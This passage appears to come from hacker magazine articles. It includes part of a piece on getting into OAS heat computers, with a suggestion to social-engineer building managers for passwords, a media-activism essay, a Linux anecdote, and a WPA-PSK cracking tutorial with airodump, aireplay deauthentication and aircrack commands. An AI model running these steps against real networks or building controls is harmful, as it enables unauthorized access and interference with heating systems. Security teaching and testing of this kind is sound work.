All of the above is merely the beginning. While connecting to the OAS heat computer via a terminal client and manually entering all of the commands might be satisfactory for some, OAS also offers software to automate and enhance the process of heat computer maintenance (whether it is authorized or not). This is an incredibly useful enhancement to the pursuit of hacking OAS Heat Computers, as it reveals several aspects otherwise hidden, and it has several useful utilities intended clearly for administration. This software, available on the OAS website for all to download, at `http://www.oas-inc.com/`, is called 'Master95' and can be quite somewhat of a kludge just to install, as OAS doesn't seem particularly disposed toward the idea of amateur experimenters logging into heat computers and running commands. If the reader will forgive the sudden launch into linear, redundant expository style and the informal shift into the second person, the following will explain the installation process. It comes in a strange archive format unknown to the WinRAR archive software, called an "SFX CAB Archive" as a .exe file, "STUB.EXE". If you attempt to open/run it as you would any other .exe file, by double-clicking on the icon (it doesn't run in DOS mode), you will receive a window prompting you for a case-sensitive password of enormous maximum length. Ignore that for the moment and open the archive in the archive management software of your choice–the author personally recommends WinRAR. A list of 16 files should appear, beginning with 'data1.cab' and ending with "_INST32I.EX_." Extract and copy all of these files to the desktop or other location where the entire installation process will take place (the desktop is recommended for the sake of convenience). Run SETUP.EXE (it should be the eighth file in the list). Does that text in the background of the window with the copyright and version appear at all familiar?) and proceed through all of the prompts-agree to the license, etc. Instruct the software to place an icon for Master95 onto the desktop when prompted to do so. Upon reaching the end of the InstallShield Wizard (the application that guides you through the setup process), click "Finish" and run the software by double-clicking on the desktop icon. The full version of Master95 Master Dial Program Version 1.96 is now installed.

The author is not aware of any additional features that may lie behind that password prompt–it may be reasonably assumed that none exist since the software itself is clearly labeled as the "Full Version" when "About" is selected. The OAS website also declares that the software, while downloadable, must be registered over the phone before use, (presumably with the purpose of the confirmation of one's status as a customer) lending credence to the notion that OAS does not intend for the public to have unhindered access to Master95 and that the password protection is a feeble form of security. If so, this is simply another instance of security through obscurity, assuming that one will not attempt to open it with archive software, an absurd assumption as it clearly identifies itself as an archive under "properties," with passwords absent. In any case, all of these files in the archive may be freely copied, and the software should operate without any difficulty if all of them are located in the same directory,

the directory in which it is run.

At first glance, the Master95 software appears to merely be an alternate way to access heat computers and administer them using a GUI and menu system, but it does reveal a few interesting things. Of foremost interest to the reader may be the commands help file, which presents in a succinct format all the descriptions of the current report, event log, etc, although it completely lacks explanation useful to an outsider (unauthorized user; i.e., hacker) such as explanations of ultimate application to heat and descriptions of boiler operation, as it assumes that the software user will be trained in such matters. Observing the window, one will notice that, under the "direct dial" option when the option "building list" is selected, other OAS products controllable over modem are listed– a mildly interesting bit of information. Perhaps it would be lucrative to watch wardial logs for anything mentioning a "tank computer" or a "fire eye." The following banner demonstrates the general format and appearance of tank computers, which are used to monitor liquid inside of tanks, such as oil:

```
OAS Tank Gauge 145 ATLANTIC
STREET 4:30P Sat Dec 17, 1993
TANK CAPACITY: 5000 GALLONS
```

These connect at 8,N,1 as the heat computer text does not display properly when a heat computer is dialed and either option is selected. Tank computers are a subject for another article. Upon establishing a connection to a heat computer through the software, one may enter commands manually in the blue terminal window in which all output is viewed, or using the drop-down menu system, if one prefers a GUI. Notice the command "Real Time Display", under "Commands" sent by the keyboard shortcut Alt+R. Selection of this during a session will pull up a "Command Select" box, with four commands listed that accomplish this-R RA, RB, and XR. RA and RB will not work on this particular model/type of heat computer at all, and may produce erratic results on other models. XR, however, displays the report and alters it in real-time. This is a hidden command, not documented in the list provided with a "?"! While in most cases the two reports may be identical, a slight discrepancy may be seen between them, a display of the constantly fluctuating temperature of the area surrounding thermistors.

Master95 also serves as an effective organizational tool for heat computer management, incorporating into its array of utilities a building list in which heat computers (and the other types of systems) may be sorted based upon address, an assigned ID, and dialup. Editing the properties of a particular building in this list entails the assignment of an ID, setting the type of unit (Heat, Oil Tank, Heat 7000, or Fire Eye), the baud at which it connects, and the "port switch." Building lists may also be imported from older, DOS versions of Master software with the file option, "Import Old List." "Tools" for building lists include daily and single collection, summer/winter programming, and clock programming. The latter two are simply an automation of the programming set points process for the summer/winter option and time. The password box only accepts ten characters, revealing the aforementioned fact that passwords are ten characters long. Daily/single collection is a slightly more complex automation, in which the user may program the software to dial selected buildings in the list at a specified time and day, execute commands, and store the output in a file with the extension .sum, for "collection summary." To configure these parameters, select "Setup Parameters" under the "Tools" menu.

Conclusion-Thoughts on Security

While in some regards OAS can hardly be blamed for certain aspects of the nature of heat computers that render them so incredibly predisposed to control by outsiders–attributes such as the remote accessibility over phone lines, un-passworded execution of seemingly harmless commands, and so forth, leaving such systems that control heat to an entire building lying about on the PSTN and, recently, the Internet, is frankly unwise. OAS is extremely zealous in advertising, providing details as to the technical specifications of models sold in numerous public releases. The problem as here present insofar as security is primarily that a very limited amount of seemingly innocuous information can lead to extremely specific information useful in penetrating and taking complete control of specific units; for instance, the attainment of the dialup to a heat computer can lead to the address of the unit and possible numbers at which the owners/operators may be contacted. One could even carry this social engineering scheme so far as to call up the building owner/manager with an actual problem visible in the report, a difficulty only repairable by remote programming, and proceed to correct it upon learning the password! A simple understanding of human nature suggests that people will be much more susceptible to social engineering, that is, much more willing to give out the programming password, when faced with a potential disaster such as complete cutoff of heat in the dead of winter, or even something minor such as a small water leak or a dirty coil. And, while I most certainly do not condone exaggeration of the problem, all of this is definitely something to ponder as these systems begin to make their way onto the Internet. While manufacturers of some devices

have realized the folly of unnecessary remote access, heat and building automation systems are likely to become even more accessible in the future, for evident reasons of expediency. From an explorer's standpoint, heat computers of all types provide a relatively safe venue through which a fairly extensive assortment of technologies may be studied–boilers are nearly as complex and interesting as phone systems or any one of the other self-contained networks of mechanical and electronic parts that comprise the modern world. Still, the thought that an individual in a remote location could with relative ease (here it is important to remember that while OAS Heat Computers may be uncommon, other heat computers and building maintenance systems exist in abundance, especially in large cities) direct the equipment that administers heat and water to a large building is slightly disturbing. If, by any stroke of fortune, the curious hacker reading this article should happen to find an OAS Heat Computer, I advise him or her to align subsequent actions with the Hacker Ethic, to refrain from actuating the causation of any permanent or immediately serious problems with the system either unintentionally (as preposterous as that may sound) or intentionally, as a matter of course.

A grayscale photograph of an OAS Heat Computer unit is available at the time of this writing on `http://www.homeenergy.org/➥archive/hem.dis.anl.gov/eehem/➥picts/97054101.gif`, and other pictures of the front panel are available on `http://www.oas-inc.com/`.

Shoutouts to rev, whitehorse, ThoughtPhreaker, Substance, DCFlux, bomberman2525, radio_phreak, everyone in #telephony, Binrev and the DDP, the broad class of people who ever wrote anything that contributed to my underground knowledge base, the anonymous person who posted the logs that initially brought heat computers to my attention, and OAS for manufacturing such interesting, useful, and vulnerable products. If I have forgotten or omitted anyone else, please forgive me with the assurance that your contributions and the general benefits of our interactions do not go unnoticed and underemphasized. I may be contacted on IRC on 2600net in #2600, #telephreak, and #telephony, on the Telephreak BBS at `telnet://bbs.telephreak.org`, or at my email address: `philosopher2600@➥gmail.com` with any questions or input. If anyone should happen to possess a superior command of such systems as were discussed in this article, I would like to hear from you; to this end I encourage the use of the letters section of *2600* as a public forum to further knowledge upon this topic. Although it was extensively researched, I authored this article strictly from the perspective of an outside hacker experimenting with the system-a good deal of information presented here was garnered from experimentation and observation, and as such is not all-inclusive by any means, although conjecture and speculation is labeled as such. Redundancy here (presentation of details present in the help file of the Master95 software and so forth) exists in order to provide readers with a reference that may be used both as a quick guide to heat computers without the help file or the official manuals, as well as an explanation of, in the true spirit of hacking, potential unintended uses for the various options therein. Slight details are available in the help file of Master95 and elsewhere that are not mentioned here–get the software!

The Medium is the Mess-Up or: How to Hack the World

Most of us know and understand that the major power of today's world is the media. Whoever controls the media controls everything. And since the media is not nature but culture - Western culture - it is always owned by somebody. There's no such thing as free media. It's (as always) about controlling the means of production. So long as you can't download your iPhone, all our so-called free media, our Creative Commons tracks, freedom of speech and Twitter, it's all bullshit.

Media is the strongest political, economic, and, of course, heuristic power in the modern world. And most of us do not own significant parts of it. So if you want to do anything about it, you have to hack the system. That can be done with something called guerrilla communication. And I am about to tell you what that is and how it works, my black-shirt-with-penguin-wearing friends.

Guerrilla communication exists to fight the media system and the reality produced by this system. The word "guerrilla" suggests that there's a war going on. It also suggests that media defines and preserves the status quo. The status quo of a society in which knowledge and information are not only means of controlling people but also ways of segregating people into classes, like the working class and - that's us - the networking class.

So what can be done about it? The classic guerrilla communication tactic is to launch small but effective attacks on an enemy which is much bigger but also hampered due to institutionalization. These tactics are adapted from classical guerrilla warfare (which already made use of guerrilla communication against its enemy's communication system).

Unlike guerrilla warfare, guerrilla communications aim to interfere in the monologue of bourgeois mainstream media and to show how reality and normality are defined through media control and access to public spaces. It is inspired by various theorievs on social communication and includes positions that tend to focus merely on the government while excluding other factors from analysis, creating a simplified portrait of social powers. Some guerrilla communication theories may take left-wing or Marxist positions in regards to the social factors underlying and forming a society, such as class, race, or sex.

There's a wide range of strategies guerrilla communication could use. Most of them have something to do with mocking or mimicry of official communication.

I'm part of the political art/tech group monochrom. Some years ago we used these techniques to stage a deadly virus outbreak at "Art Basel Miami Beach," one of the biggest art fairs in North America. We wanted to address the hysteria of the post-September 11, 2001 attacks about biological warfare and the media coverage about bird flu. And we wanted to create a statement about the disgusting networking and business aspects of the art market. Our press release stated that Günther Friesinger (a member of our group) was carrying a "rare, but highly contaigent subform of the Arad-II Virus (Onoviridae family)." Günther was walking around the fair and did what every good businessman should do. Small talk, shake hands, spread business cards. But the business cards, of course, were "contagious" and a small group in hazmaz outfits later tried "to retrieve and destroy the business cards he has spread." Additionally, we told all the people that we had to take Günther into custody and would have to dissolve his body in acid. It was interesting to see how many people were thanking us for our service.

Mocking strategies are especially useful in attacking a single player like a multinational by trying to stain his image and tactically embarrass him as a warning to stop the evildoing. While this strategy is useful in pointing out the power of consumers, it still remains within the construct of "good" capitalism versus its evil twin "bad" capitalism. Never forget that there is no such thing as "good" or "bad" capitalism. Capitalism is a totalitarian doctrine whose very structure, purpose, and operating mode is considered to "alienate humans," to take control of and to modify their basic human needs and relationships.

Publicity means to expose yourself and therefore you can be attacked. Advertising is inherently public and something that tries to give instructions can be obeyed or disobeyed by not playing by the rules. You could, for example, decide to boycott a product as long as it is advertised. This could be a personal interpretation of guerrilla communication. One that sucks,

I guess, because it's rather naïve: it tends to be the best products which are advertised because they are advertised.

You could sabotage instructions by misinterpreting them and acting dumb. That goes for factory workers as well as for all you white collar supremacists: why not use the CD drive in your office computer as a coffee cup-holder? It's got a tinge of freedom to it which you, of course, wouldn't want to experience because it's dangerous. It's the freedom of something that exists beyond the mere functionality of the way it was intended. Oh wait - are you a hacker?

One of the basic strategies is faking things: press releases by political parties or companies, websites, even your own life. You could say that it's all about playing with representation and identity, alienation and identification. It means that you use affirmation to a degree that goes beyond the conventional to show what something really means - but also to act out the habits and conventions of your enemy. Guerrilla information, for example, mimics classical marketing tools and knowledge, but twists it in the opposite direction. This works for press releases and interviews, as well as for personal habits. The Yes Men, for example, are masters of the typical company spokesmen body language and tone of voice. What they do is no longer parody, but mimicry. You could say that guerrilla communication is not trying to destroy the dominant codes but rather to deconstruct and strategically abuse them for its own purposes.

It should be clear that guerrilla communication doesn't have a military goal in the classic sense of destruction, occupation, suppression, or extermination. It's about putting special groups like the people of Bhopal on the map of global consciousness.

One of our own exploits was started in 2001. My group monochrom was chosen to represent the Republic of Austria at the Sao Paulo Art Biennial in Sao Paulo, Brazil in 2002. However, the right-wing political climate in Austria (fuck, that was a bad time!) gave us concerns about acting as representatives of "our nation" (well, fuck our nation). But we decided to deal with the problem by creating the persona of Georg Paul Thomann, an irascible, controversial (and completely fictitious) artist of "longstanding fame and renown." Most of the work was writing his 500 page biography. The media reported about Thomann as the official Austrian representative - I guess they just didn't know how to google - and so our strange art avatar suddenly was a cultural ambassador of "our country." And all the members of monochrom were his technical support team. Through the implementation of this ironic mechanism - even the catalogue included the biography of the non-existent artist - we tried to hack the philosophical and bureaucratic dilemma attached to the system of representation. But moreover, Georg Paul Thomann proved to be a potent payload for political content. The artist Chien-Chi Chang was invited to the Biennial as the representative of Taiwan, but Taiwan's name tag was removed by people working for the administration. The country's name on his cube was replaced overnight by new adhesive letters: "Museum of Fine Arts, Taipei." For Chien-Chi Chang this was very irritating. His art piece dealt with the mistreatment of Taiwanese people in mental asylums, so it was very import for him to be the official Taiwanese representative. He tried to get information, but nobody wanted to inform him. We started some research and discovered that China had threatened to retreat from the Biennial - and create a bunch of diplomatic problems - if the organisers of the Biennial were thought to be challenging the "One-China policy." So we started a solidarity campaign and began to collect letters. A "t" from Austria (equals Aus ria). And the Canadians really didn't need all three "a's," etc., etc. And after some time Chang could remount a trashy new "Taiwan" outside his room. Chang was very pleased and several reporters took pictures and took notes. Several Asian newspapers reported on the performance. One Taiwanese newspaper headlined: "Austrian artist Georg Paul Thomann saves 'Taiwan.'"

A non-existing artist saves a country that shouldn't exist? Well, I love postmodernism.

You see, guerrilla communication is a versatile practice of cultural resistance. Information and political education are completely useless if nobody wants to listen. But this fact can be a powerful ally. Guerrilla communication doesn't focus on arguments and facts like traditional communication. Rather, it inhabits a militant political position; it is direct action in the space of social communication. But it doesn't aim to destroy the codes of power and signs of control. Communication guerrillas do not intend to occupy, interrupt, or destroy the dominant channels. They focus on detouring and subverting the messages transported.

What's new about all of this? Nothing. But standing on the shoulders of earlier avantgardes, the communication guerrilla doesn't claim the invention of a new politics or the foundation of a new movement. It is merely continuing an exploration of the jungle of interaction processes, senders, codes, and recipients.

The earliest forms of modern guerrilla communication can be found within the WWI art scene, when a group of international artists and deserters met in Zurich on neutral Swiss ground to launch the Dada movement, laying the foundations for such radical art movements as The Situationist International, Punk, and Neoism.

These people developed strategies to provoke and challenge society, to implement their political agenda into the public space, and to start reclaiming the streets. The street is synonymous for public space and the humdrum surface of society. Therefore, it was considered the perfect

stage for informing people or, rather, for counter-informing people. Most activists came from a classical art or journalist background but had reached the conclusion that nobody really listens when you speak in the traditional art space. Your average guy does not go to exhibitions or concerts and rarely sees counter culture media. Even if people would go, they would consider what happens there to be "just art." Art is the place where things might be reflected, but that amounts to nothing since it's removed from everyday life. Art is a special task and a special place for special people.

The post-bourgeois artists tried to bring art back to the people - not as a service (as it is to the bourgeois elite art consumer), but as a form of irritation. This was one of the many starting points of guerrilla communication as well as the so called "reclaim the streets" movement which includes funny yet irritating activities like Flash-mobs - and Adbusters.

In the 1970s, counterculture split into a more traditional Marxist wing consisting of small parties and groups that wasted a lot of their precious time and beautiful youth to fight each other. Plenty of their strategies, like throwing pies at celebrities, are still around in the guerrilla communication movement of today. They too started working with fake information and actions distributed via the bourgeois media, oblivious of the fact that it was spreading a hoax. A popular slogan suggested people "invent false facts in order to create real events," but they too made real objects and did cultural piracy stuff like pirate editions of the socialist classics or handing out counterfeit subway tickets. Pirate radio stations appeared and hijacked radio frequencies. Graffiti was an important weapon of that movement to overwrite the text of the city. In its best and most far-out moment, they came up with the post-modern idea that social structures are texts, too, and therefore can be overwritten in the same way you can overwrite an advertisement.

At the same time the squatters' movement emerged: Post-bourgeois artists attacking actual private property as well as non-material cultural property. Guerrilla communication - unlike everybody else - shows no respect for the fact that the media and the public space as well as the images and cultural frameworks we live in belong to the bourgeois. Its fundamental strategy is to misappropriate images, words, and radio frequencies and shift them to different contexts. In France, the Situationist Movement defined a form of art called "détournement." It means that you roam aimlessly around the streets and take what you find and then do something with it.

As part of monochrom, we promote a concept called "Sculpture Mobs." To quote our own pamphlet: "No one is safe from public sculptures, those endless atrocities! All of them labeled 'art in public space.' Unchallenging hunks of aesthetic metal in business parks, roundabouts, in shopping malls! It is time to create DIY public art! Get your hammers! Get your welding equipment!" So we started to host training sessions and we began teaching interested people how to erect public sculptures in under five minutes. Why under five minutes? Because that's the time you have if you set up a sculpture - let's say at a Wal-Mart parking lot - before "security arrives." As part of the project, we created a political illegal public sculpture called "The Great Firewall of China" at the Google Campus in Mountain View, California. And we set up various realistic looking antitank obstacles in inner districts of various cities. We named these pieces "New Kids On The Road Block."

So, in a certain way, guerrilla communication is hacking. And hacking is a means of guerrilla communication because it is a hostile assault from outside the system trying to find a way to change or manipulate it from within. You have to know how everything works - the way in which the media shapes and constitutes reality - just like hackers not only know what a website is and what it looks like and how it works, but also how the code - the very structure - works.

But what do we know about the cultural code of messages? Do we really understand how, for example, heterosexism is cemented in our society via texts and images? What about cultural stereotypes? How do we - or at least some of us - come to believe that white suburban males are meant to rule the world without even once spending a thought on it? How is the sexist and racist and classist subconsciousness of the liberal society shaped through the media and access to it?

Any suggestions?

I'm sure you won't have any because it is just the nature of the capitalist and bourgeois media flow. And that is what must be hacked and changed to make it visible and questionable. Only once something can be seen will we realise what has been invisible before. That's why we need to hack into media and change its message flow and the stereotypes it communicates.

But that should by no means be the ultimate goal.

What is lacking is a concise theory of what bourgeois society is like and what should be attacked by us. As long as you simply play around with the media - even as a media pirate or hacker - you are still part of the system. You have to change the political economics of a society. Otherwise, we will just be going round in the same old circles as the history of guerrilla communication clearly shows. Looking back at the guerrilla communication movement, it becomes clear that these strategies were an early form of viral marketing for the rebels themselves. A great part of the movement has made it to the top of our society and its institutions - like the former German minister of foreign

affairs, Joschka Fischer, once a notorious player in the huge Sponti-movement in Frankfurt before turning into a complete butthead.

So in the end, it is all about success. Success is what you want, isn't it? If so, do me a favor and erase all the information I just gave you. Maybe not sharing the information would be the utmost guerrilla communication act.

Johannes Grenzfurthner is an artist, writer, director, and DIY researcher. He founded monochrom (an internationally acting art-tech-theory group) in 1993. He is head of Arse Elektronika (sex and tech) festival in San Francisco and co-hosts Roboexotica (Festival for Cocktail-Robotics). He holds a professorship for art theory and art practice at the University of Applied Sciences, Graz, Austria. Recurring topics in his work are: contemporary art, activism, performance, humour, philosophy, sex, communism, postmodernism, media theory, cultural studies, popular culture studies, science fiction, and the debate about copyright. http://www.monochrom.at/english/

Granny Loves Linux!

by Metaranha

Those who are educated in a higher level of computer use (i.e. readers of *2600*) are already aware of the majesty and power of Linux. Slowly, the rest of the world is coming to understand those factors as well, but the question of which demographic to target with Linux and its variants is a little bit hard to hit. This article will not try to make any wild suggestions on who to give Linux to, but will instead offer interesting insight into two people who have chosen to live with Linux and are doing very well in their life after Windows.

About 6 months ago, I installed Ubuntu Linux on my mother-in-law's computer. My wife's parents are in their mid 50s and take a hard line against using computers at home, partly because they have to interact with them so frequently at their workplaces, and partly because working with computers is far from their forte. Finally, they were forced to give in to the demands of the modern world and asked me to set up my wife's old computer for them. The old Dell GX 260 was in dire need of a new operating system and, having no extra Windows disks around (coincidence?), I suggested that they give Linux a try.

I sat down with the wife's parents, gave them a very quick "how to," and away they went. It didn't take long at all for both of them to pick up the computer and do what they needed to do. Their computer is still working as good as it was the day I installed Linux, and they have had very minimal problems with using it.

Recently, my boss asked me to take a look at his mother-in-law's computer. We will call her Mrs. N. I was only told that the computer was slow. Being that we've got a recession on, I acquiesced for the extra hours and left home bound for an elderly stranger's house. Mrs. N is in her mid 70's, and has an HP computer that was made within the last year. He instructed me to take company copies of Microsoft Office XP and Windows XP Professional.

I took my Hardy Heron live cd, arrived at her house in the afternoon, and asked her what types of problems she was having. My question was answered with the appearance of the Windows Vista loading screen. She told me that she didn't use the computer for anything besides Internet access, pictures and writing documents from time-to-time.

There was no reason why the hardware shouldn't work right, so I threw in the live cd and asked Mrs. N to take a seat and see what she thought. "It works a lot like Windows..." I said, and followed up with "...but it doesn't work anything like Windows."

I gave Mrs. N the same quick Ubuntu tour that I gave my previous "apprentices" and she took to it fast, but I didn't know if I had sold it well enough yet. I told her, "Look at it this way, you're going to be learning something new anyway. It will either be Windows Vista, or Ubuntu Linux. With Linux, you won't have to worry about viruses or spyware, and all of the programs you may need to use in the future are free, along with the operating system." "Free you say?" she asked.

One week later, Mrs. N's love for Linux is still rolling strong. The point here is to not underestimate the power of the casual user and elderly demographics. So the next time you visit grandma, take a copy of Ubuntu, or Suse, and have her give it a try. It's not going to be hard to convince her to use it full time, and you'll save your dear old granny the headache of using and maintaining Windows when all she wants to do is see pictures of her family and talk to you.

by Mister Cool

WPA/WPA2 is a leading method of securing one's wireless network. It is well documented that WEP is, by design, vulnerable to various types of attacks. I would like to share with you today a method of cracking a WPA-PSK password on a wireless network.

The main tools utilized are Back Track 3 (aka BT3, a live Linux security distribution *freely* available at `http://www.remote-exploit➥.org/backtrack_download.html`), and the Aircrack-ng suite (a set of tools for auditing wireless networks, included in the live CD pre-installed).

First, a little background on WPA-PSK. Many home and small office users today utilize the WPA (WiFi Protected Access) - PSK (Pre-Shared Key), aka "Personal," option to secure their wireless networks. The Pre-Shared Key is a password or passphrase created by the administrator of the network, generally ranging from 8-63 ASCII characters (although it can be 64 hexadecimal digits). This plain text password (also called the Master Key, or key) is mixed or "salted" with the wireless network name (aka the SSID "Service Set Identifier"), to create a 256 bit value called a "hash." This hash value, commonly referred to as a PMK (Pairwise Master Key), is shared between an Access Point and a client, and will essentially be used to allow for the encryption of all network traffic.

In simple terms, WPA is basically a security protocol and the PSK is a password/key.

(For more on how hash functions and keys work, see `http://www.xs4all.nl/~rjor➥is/wpapsk.html`, `http://tldp.org/➥HOWTO/8021X-HOWTO/intro.html`, and `http://sid.rstack.org/pres/0810➥_BACon_WPA2_en.pdf`)

Most wireless networks use what's called an Open System Authentication to connect to an AP (Access Point). The steps are:

1. The computer asks the AP for authentication
2. The AP responds: OK, you're authenticated
3. The computer asks the AP for association
4. The AP responds: OK, you are now connected

What's known as a "four-way handshake" occurs during this connection process when utilizing WPA, and is what enables us to perform a WPA crack. The more specific term for what happens during the handshake is called EAPOL (Extensible Authentication Protocol) authentication and, if WPA is in use, you will be denied at step 2 without the password. (Please go to `http://➥www.wi-fiplanet.com/tutorials/➥article.php/3667586` for details on different types of wireless protection, and for an exacting explanation of what occurs during the four-way handshake process.)

The method of cracking a WPA password is slightly different than that of cracking WEP (Wired Equivalent Privacy). All wireless networks transmit data packets through the air. For a WEP crack, we would need to capture a large number of these packets (usually at least 40k-85K) which contain the IVs (Initialization Vectors) necessary to break the WEP password. Unlike WEP, in WPA the *only* thing that will enable us to even start the attack at all is what's called the "four-way handshake" between the client and the AP. Collecting more packets after we capture this "handshake" *will not* increase the chances of successfully recovering a WPA password.

The main method of attack with this type of wireless encryption is ultimately a standard dictionary attack. The WPA password can *only* be found if there is an *exact* match in the dictionary (aka wordlist) you are using. There are many wordlists and dictionary files available out there, I utilized a wordlist I found within Back Track 3 for this tutorial. (Visit `http://packetstorm➥security.org/Crackers/wordlists/` for a robust selection of freely downloadable wordlists.)

A WPA key is only as strong as the user who sets out to make it. And therein lies the weakness in WPA: The human element. If the password is a common word in the dictionary, it is very possible to recover. If a password is aardvark, it will probably be found when we implement a dictionary attack. If the password is aardvark1, the same dictionary attack will most likely fail as the "1" is not likely to be found in most wordlists.

The single most important thing to remember when attempting a dictionary attack is this: The attack will *only* be as good as the wordlist/dictionary file you use. If the password is not in the wordlist, you will *not* crack the password.

A WPA-PSK key is a required minimum of 8 characters long and, though we could attempt a brute force attack, it could take *hundreds* of

years to crack, even at that length, depending on factors such as the power of the computer, upper and lower case letters, numbers, and special characters. For a sample brute force time calculator visit http://lastbit.com/pswcalc.asp.

The main difference between WPA and WPA2 is that WPA uses the older TKIP (Temporal Key Integrity Protocol) encryption type scheme, while WPA2 utilizes the newer AES (Advanced Encryption Standard) encryption scheme which employs CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol). (For details on CCMP, visit http://www.pcmag.com/encyclopedia_term/0,2542,t=AES-CCMP&i=37582,00.asp# and http://searchmobilecomputing.techtarget.com/sDefinition/0,,sid40_gci1319465,00.html)

WPA and WPA2 personal are essentially the same for our purposes, as the method to recover these passwords is identical. (See http://www.networkworld.com/columnists/2006/091106-wireless-security.html?page=1 and http://www.openxtra.co.uk/articles/wpa-vs-80211i.php for a more detailed explanation of WPA vs. WPA2)

Now, Let's try our hand at cracking a WPA-PSK encrypted Wireless Network with this simple exercise. In this particular example I used:

1. A Toshiba Satellite L35-S2151 Laptop as the attacking PC (any computer with a supported wireless card should work)
2. An Atheros pre-installed wireless card (model AR5005G , many other cards are supported, see http://www.aircrack-ng.org/doku.php?id=compatibility_drivers)
3. The Back Track 3 Live CD
4. A target AP transmitting through a Linksys WCG200 Cable Gateway
5. Dell Inspiron 1000 as the client associated to the AP (aka the "client')

Our goals:

1. Set the wireless card in Monitor Mode with airmon-ng
2. Sniff for networks with airodump-ng
3. Find a client associated with the target AP, and start a capture file with airodump-ng
4. Deauthenticate the client from the AP using aireplay-ng and, upon client reconnection, capture the WPA handshake
5. Use the capture file containing the handshake in aircrack-ng to find the key

Now to the Good Stuff:

Start your computer with the Back Track 3 Live CD, and open a command shell (lower left tool bar, second icon in).

1) Set your card in Monitor Mode. This is necessary to allow your PC to listen to every wireless packet. This monitor mode also allows you to optionally inject packets into a network. Injection is useful to create network traffic if the network is not particularly busy. Injection is not absolutely needed to capture the handshake, but I have found it helps in finding associated clients. First, to stop the wireless card at the command prompt type:

```
airmon-ng stop ath0
```

Where ath0 is our interface (Atheros wireless card). Next, to start the wireless card in monitor mode type:

```
airmon-ng start wifi0 6
```

We must use "wifi0" instead of "ath0" as we are using the madwifi-ng drivers which are specific to the Atheros cards. The "6" at the end is the channel the card will operate on. We generally want to match this to the channel of our target AP. The output should indicate the interface ath0 is now in monitor mode. f

2) Now, to see what networks are out there, type:

```
airodump-ng ath0
```

This will show all the networks in range. The output will look something like:

```
CH  3 ][ Elapsed: 52 s ][ 2009-01-18 21:28
 BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:18:F9:1A:13:30   35      244        4    0   6  54  WPA  TKIP   PSK  linksys
 00:1D:7E:2C:E7:BF   23      109        3    0   11  54  WPA2 CCMP   PSK  2600
 00:1F:90:E3:19:26    7       18        1    0   1  54.  WEP  WEP         NETGEAR
 BSSID              STATION            PWR   Rate    Lost    Packets  Probes
 00:18:F9:1A:13:30  00:12:50:47:1A:DA   32    54-54     0       15
```

Where, notably: BSSID (Basic Service Set Identifier) = AP MAC address; Station = client MAC address; CH = channel of AP (note the CH in the upper left will be hopping, this is showing the channels that are being scanned for networks); MB = Network Speed (54 is wireless G); ENC = the encryption type, usually: OPN (open), WEP, WPA ,WPA2; CIPHER = the cipher used (WEP,TKIP,CCMP), usually TKIP with WPA and CCMP with WPA2; AUTH = authentication used (we're looking for PSK); ESSID (Extended Service Set Identifier) = Network Name (sometimes referred to simply as an SSID). As you can see, there were 3 wireless networks found. We are in luck as we have an associated client on the "linksys" network to target for our attack.

Optional: If you wish to do an injection test open a new shell and type:

```
aireplay-ng -9 ath0
```

I often use this as it sometimes causes associated clients not showing in our output to show up. If successful, you will get as part of the output message: `Injection is working!`

3) Next, we want to focus on our target AP. In this case, the "linksys" network. Open a new shell and type:

```
airodump-ng -c 6 -w capturefile
➥ --bssid 00:18:F9:1A:13:30 ath0
```

Where -c = channel of the AP; -w = the capture file (any name will do, in this case "capturefile"); --bssid = target AP MAC Address; and of course ath0 = our interface. The output will look almost the same as our original output above, but with just the one AP showing. The captured information will be saved to our capture file, located within the "Home" icon on the desktop.

4) Now, we need to capture the handshake. We will attempt to deauthenticate the client from the AP and, when it reconnects, we will capture the handshake! Open a new shell and type:

```
aireplay-ng -0 5 -a 00:18:F9:1A:13:30
-c 00:12:50:47:1A:DA ath0
```

Where -0 = the deauthentication attack; 5 = the number of tries for the deauthentication attack (I have found good success with 5, but this can be any number. However, too high a number may cause the client to fail to reconnect!); -a = AP MAC address (bssid); -c = client (Destination) MAC address; and ath0 our interface. Be patient, sometimes the output will indicate that the interface (ath0) is on a different channel than the AP. If this is the case, keep trying the command. You will eventually get the interface and AP on the same channel. Further, once the command runs, it does not always immediately capture the handshake. You may have to enter the command more than once. A successful capture of the handshake will show in this case as: `[WPA handshake: 00:18:F9:1A:13:30]` in the upper right corner next to the date and time of our original output screen.

5) Now for the crack! Open a new shell and type:

```
aircrack-ng capturefile-01.cap -w
➥/pentest/wireless/aircrack-ng/
➥test/password.lst
```

Where capturefile-01.cap = the capture file; -w = tells the program to run a wordlist; and /pentest/wireless/aircrack-ng/test/password.lst = the location of a wordlist that is included in the aircrack-ng suite for testing. This dictionary file is not very big, but suitable for our testing purpose. If the key is found the output will read similar to: `KEY FOUND! [ password ]`

In this case the WPA-PSK password was "password" and we cracked it! (For more detailed information on the entire aircrack-ng suite visit `http://www.aircrack-ng.org`)

Sometimes the dictionary files themselves are huge, and the cracking process can take hours, even days! But the computations can be sped up by pre-computing the original hash value (the PMK we discussed earlier). This is easily accomplished by using either coWPAtty (included on the BT3 CD, see `http://wireless➥defence.org/Contents/coWPAttyMain➥.htm` for more details), or using a "special" form of Rainbow Table.

A Rainbow Table is a lookup table (similar to a multiplication table) that can be used to recover the plain-text password from a password "hash." These tables employ a time-memory trade off, in that the potential hashes are all pre-computed, so that they do not have to be calculated during a dictionary attack. This pre-computation drastically decreases the amount of computing power and time needed to find the correct key. The only caveat is that the time must be spent to do the initial pre-computation. Simply put in reference to these tables, it's much easier to do the calculations for the hash values once and store them for later use, than it is to calculate them every time they are needed. (See `http://www.freerain➥bowtables.com/faq/` for more details on how these tables work.)

Note that a traditional Rainbow Table will not work to crack a WPA password, as the original hash value is salted with the SSID. A set of hashes can *only* be pre-computed for one specific SSID at a time with any given dictionary file.

If the network name (SSID) was "linksys," and the dictionary file was "wordlist.txt," the pre-computed hashes would *only* work utilizing another SSID of "linksys." If the SSID was "2600," then the same pre-computed hashes will not work.

This is why the Church of WiFi has pre-computed hashes in what they call a "special" Rainbow Table (actually a PMK lookup table) against a 172,000 word dictionary for 1,000 common SSID's. While these files are rather large ranging from 7GB-33GB, they can dramatically decrease the time needed to find the correct password. (See `http://www.renderlab.net/projects/➥WPA-tables/` for more information on these tables.)

